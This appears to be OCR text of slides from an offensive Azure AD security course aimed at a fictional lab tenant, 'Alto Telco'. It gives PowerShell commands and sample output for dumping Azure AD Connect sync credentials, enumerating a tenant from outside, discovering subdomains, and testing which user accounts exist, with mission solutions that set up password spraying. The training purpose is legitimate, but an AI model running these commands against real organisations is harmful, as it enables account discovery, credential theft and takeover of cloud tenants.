Apply
Help


CLOUD SYNC USER

One Account

Sync_ServerName_123abc

Has role of Directory Synchronization Accounts

Only has permissions to perform directory synchronization tasks


OD
On-Premises Directory Synchronization Service Account
Sync_DC-01_ae1b50...

SYNC USER

Compromise Scenarios

Server with Azure AD Connect compromised

Sync user created with guessable password

User with password change/reset compromised

DC Sync

Replication permissions allow for DC Sync attack

Perquisite: compromise sync user

MERCURY & FRIENDS

DEV-1084


Post published 7 April 2023

Iranian linked APT

- Adding local users and elevating to local admin
- WMI
- Azure AD Connect credentials to pivot to cloud

On the day of the ransomware attack, the threat actors executed multiple actions in the cloud using two privileged accounts. The first account was the compromised Azure AD Connector account, which had Global Administrator permissions as it was set up for an old solution (DirSync). For the second account, which also had Global Administrator permissions, the threat actors leveraged RDP for access into the account. Even though this account had MFA in place, the threat actors accessed it through RDP, which is an open session that evades MFA blocking their activities.

```
PS C:\Users\Administrator> Get-AADIntSyncCredentials

AADUser          : Sync_DC-01_e7273c39fd3e@altotel.onmicrosoft.com
AADUserPassword  : %AYh>{+i:c;%y*bn
ADDomain1        : ALTO.TEL
ADUser1          : MSOL_e7273c39fd3e
ADUserPassword1  : WzSQ#u#_]0N>;^!B6XnTP{JO4{b/Airg9X$y-|05}el$LfD|=w|
                   AO^EtX&iYX$E=14z)7);/{_pnb
```


Microsoft Azure
Search resources, services, and docs (G+/)
Sync_DC-01_e7273c39f...
ALTO TELCO HQ (ALTO.TEL)
Home
Alto Telco HQ | Overview
Azure Active Directory
Add
Manage tenants
What's new
Preview features
Got feedback?
Overview
Preview features
Diagnose and solve problems
Manage
Users
Groups
Overview
Monitoring
Properties
Tutorials
Search your tenant
Basic information
Name
Alto Telco HQ
Users
95

GET AZURE AD SERVICE ACCOUNTS

```
Get-AzureADDirectoryRole | where {$_.DisplayName -eq "Directory Synchronization Accounts"} | Get-AzureADDirectoryRoleMember
```

STORY 1

Enumerate

Initial Access – Password Spray

Defense bypass – Conditional Access

Persistence – Guest user

Privilege Escalation – Dynamic Groups

Privilege Escalation – Runbooks

Privilege Escalation – Managed Identity

Privilege Escalation – Key Vaults

RECON

OUR TARGET

Alto Telco

HQ in US

Branches in Japan, GB, India

`alto.tel`

TENANT AVAILABILITY

TENANT

HACKERSACADEMY.COM

Tenant


Represents an organization

A dedicated instance of Azure AD

Like a domain on-prem

Contains things like:

- Users
- Groups
- Devices
- Apps
- Etc.


Switch tenant
Create
Refresh
Columns
Switch
Delete
Leave tenant
Make default tenant
More information
Got feedback?
Current tenant: Default Directory
Search tenants
Add filters
Showing 2 of 2 results
Organization name
Domain name
Tenant type
Default Directory (Default)
.onmicrosoft.com
Azure Active Directory
Tenant2
.onmicrosoft.com
Azure Active Directory

DOMAIN NAME

Default


hackersacademy@hotmail.com.onmicrosoft.com


hackersacademyhotmail.onmicrosoft.com

Custom

Whatever domain you own

alto.tel


login.microsoftonline.com/hackersacademy.cloud/v2.0/.well-known/openid-configuration
{"token_endpoint":"https://login.microsoftonline.com/1a3b709d-7d15-4ebe-8a85-144eff2006aa/oauth2/v2.0/token","token_endpoint_auth_methods_supported":
["client_secret_post","private_key_jwt","client_secret_basic"],"jwks_uri":"https://login.microsoftonline.com/1a3b709d-7d15-4ebe-8a85-144eff2006aa/disc
["pairwise"],"id_token_signing_alg_values_supported":["RS256"],"response_types_supported":["code","id_token","code id_token","id_token token"],"scopes
4ebe-8a85-144eff2006aa/v2.0","request_uri_parameter_supported":false,"userinfo_endpoint":"https://graph.microsoft.com/oidc/userinfo","authorization_en
144eff2006aa/oauth2/v2.0/authorize","device_authorization_endpoint":"https://login.microsoftonline.com/1a3b709d-7d15-4ebe-8a85-
144eff2006aa/oauth2/v2.0/devicecode","http_logout_supported":true,"frontchannel_logout_supported":true,"end_session_endpoint":"https://login.microsoft
["sub","iss","cloud_instance_name","cloud_instance_host_name","cloud_graph_host_name","msgraph_host","aud","exp","iat","auth_time","acr","nonce","pref
m/1a3b709d-7d15-4ebe-8a85-144eff2006aa/kerberos","tenant_region_scope":"EU","cloud_instance_name":"microsoftonline.com","cloud_graph_host_name":"graph


login.microsoftonline.com/getuserrealm.srf?login=username@hackersacademy.onmicrosoft.com&xml=1
This XML file does not appear to have any style information associated with it. The document tree is shown below.
<RealmInfo Success="true">
<State>4</State>
<UserState>1</UserState>
<Login>username@hackersacademy.onmicrosoft.com</Login>
<NameSpaceType>Managed</NameSpaceType>
<DomainName>hackersacademy.onmicrosoft.com</DomainName>
<IsFederatedNS>false</IsFederatedNS>
<FederationBrandName>hackersacademy</FederationBrandName>
<CloudInstanceName>microsoftonline.com</CloudInstanceName>
<CloudInstanceIssuerUri>urn:federation:MicrosoftOnline</CloudInstanceIssuerUri>
</RealmInfo>

```
PS D:\tarek> Invoke-AADIntReconAsOutsider -DomainName alto.tel
Tenant brand:       Alto Telco HQ
Tenant name:        altotel
Tenant id:          17e2a955-2919-4798-bb93-28b9ef7055ce
DesktopSSO enabled: False

Name   : alto.tel
DNS    : True
MX     : False
SPF    : False
DMARC  : False
Type   : Managed
STS    :
```

MISSION

Use AADInternals to validate tenant existence

MISSION SOLUTION

(Pre-done) Install-Module AADInternals

(Pre-done) Import-Module AADInternals

```
Invoke-AADIntReconAsOutsider -DomainName
alto.tel | Format-Table
```

SERVICES

SERVICES

Known Subdomains

azure-api.net

cloudapp.net

scm.azurewebsites.net

azurewebsites.net

documents.azure.com

database.windows.net

mail.protection.outlook.co

vault.azure.net

onmicrosoft.com

sharepoint.com

queue.core.windows.net

blob.core.windows.net

file.core.windows.net

table.core.windows.net

```
PS D:\tarek> Invoke-EnumerateAzureSubDomains -Base altotel -Verbose
VERBOSE: Found altotel.mail.protection.outlook.com
VERBOSE: Found altotel.blob.core.windows.net
VERBOSE: Found altotel.onmicrosoft.com
VERBOSE: Found altotel.table.core.windows.net
VERBOSE: Found altotel.file.core.windows.net
VERBOSE: Found altotel.queue.core.windows.net

Subdomain                           Service
---------                           -------
altotel.mail.protection.outlook.com Email
altotel.onmicrosoft.com             Microsoft Hosted Domain
altotel.blob.core.windows.net       Storage Accounts - Blobs
altotel.file.core.windows.net       Storage Accounts - Files
altotel.queue.core.windows.net      Storage Accounts - Queues
altotel.table.core.windows.net      Storage Accounts - Tables
```


MISSION


Use Microburst to enumerate subdomains

MISSION SOLUTION

```
Import-Module '.\Az Tools\MicroBurst-master\MicroBurst.psm1'

Invoke-EnumerateAzureSubDomains -Base altotel -Verbose
```

USER ENUMERATION


Microsoft
Sign in
This username may be incorrect. Make sure you typed it correctly. Otherwise, contact your admin.
whoami@hackersacademy.cloud
No account? Create one!
Can't access your account?
Back
Next


Microsoft
some.user@hackersacademy.cloud
Enter password
Password
Forgot my password
Sign in

LOGIN TO MSOL


Authenticate to MSOL


API calls to:

`login.microsoftonline.com/common/GetCredentialType`

`IfExistsResult = 0` Valid Account

`IfExistsResult = 1` Invalid Account


POST
https://login.microsoftonline.com/common/GetCredentialType ...
Params
Authorization
Headers (9)
Body
Pre-request Script
Tests
Settings
none
form-data
x-www-form-urlencoded
raw
binary
GraphQL
JSON
1 {
2 "username" : "local.user@alto.tel"
3 }
Body
Cookies (3)
Headers (14)
Test Results
Pretty
Raw
Preview
Visualize
JSON
1 {
2 "Username": "local.user@alto.tel",
3 "Display": "local.user@alto.tel",
4 "IfExistsResult": 0,


POST
https://login.microsoftonline.com/common/GetCredentialType
Params
Authorization
Headers (9)
Body
Pre-request Script
Tests
Settings
none
form-data
x-www-form-urlencoded
raw
binary
GraphQL
JSON
1 {
2 "username" : "not.user@alto.tel"
3 }
Body
Cookies (3)
Headers (14)
Test Results
Pretty
Raw
Preview
Visualize
JSON
1 {
2 "Username": "not.user@alto.tel",
3 "Display": "not.user@alto.tel",
4 "IfExistsResult": 1,

```
PS C:\Az Tools> Get-Content .\users.txt | Invoke-AADIntUserEnumerationAsOutsider -Method Normal

UserName              Exists
--------              ------
not.user@alto.tel      False
administrator@alto.tel False
root@alto.tel          False
admin@alto.tel          True
mobi.con@alto.tel       True
what.user@alto.tel     False
```

MISSION

Use AADInternals to enumerateusers

MISSION SOLUTION

```
Get-Content users.txt | Invoke-AADIntUserEnumerationAsOutsider
```

STORY 1

Enumerate

Initial Access – Password Spray

Defense bypass – Conditional Access

Persistence – Guest user

Privilege Escalation – Dynamic Groups

Privilege Escalation – Runbooks

Privilege Escalation – Managed Identity

Privilege Escalation – Key Vaults

INITIAL ACCESS

INITIAL ACCESS

Could be

Pivot from on-prem

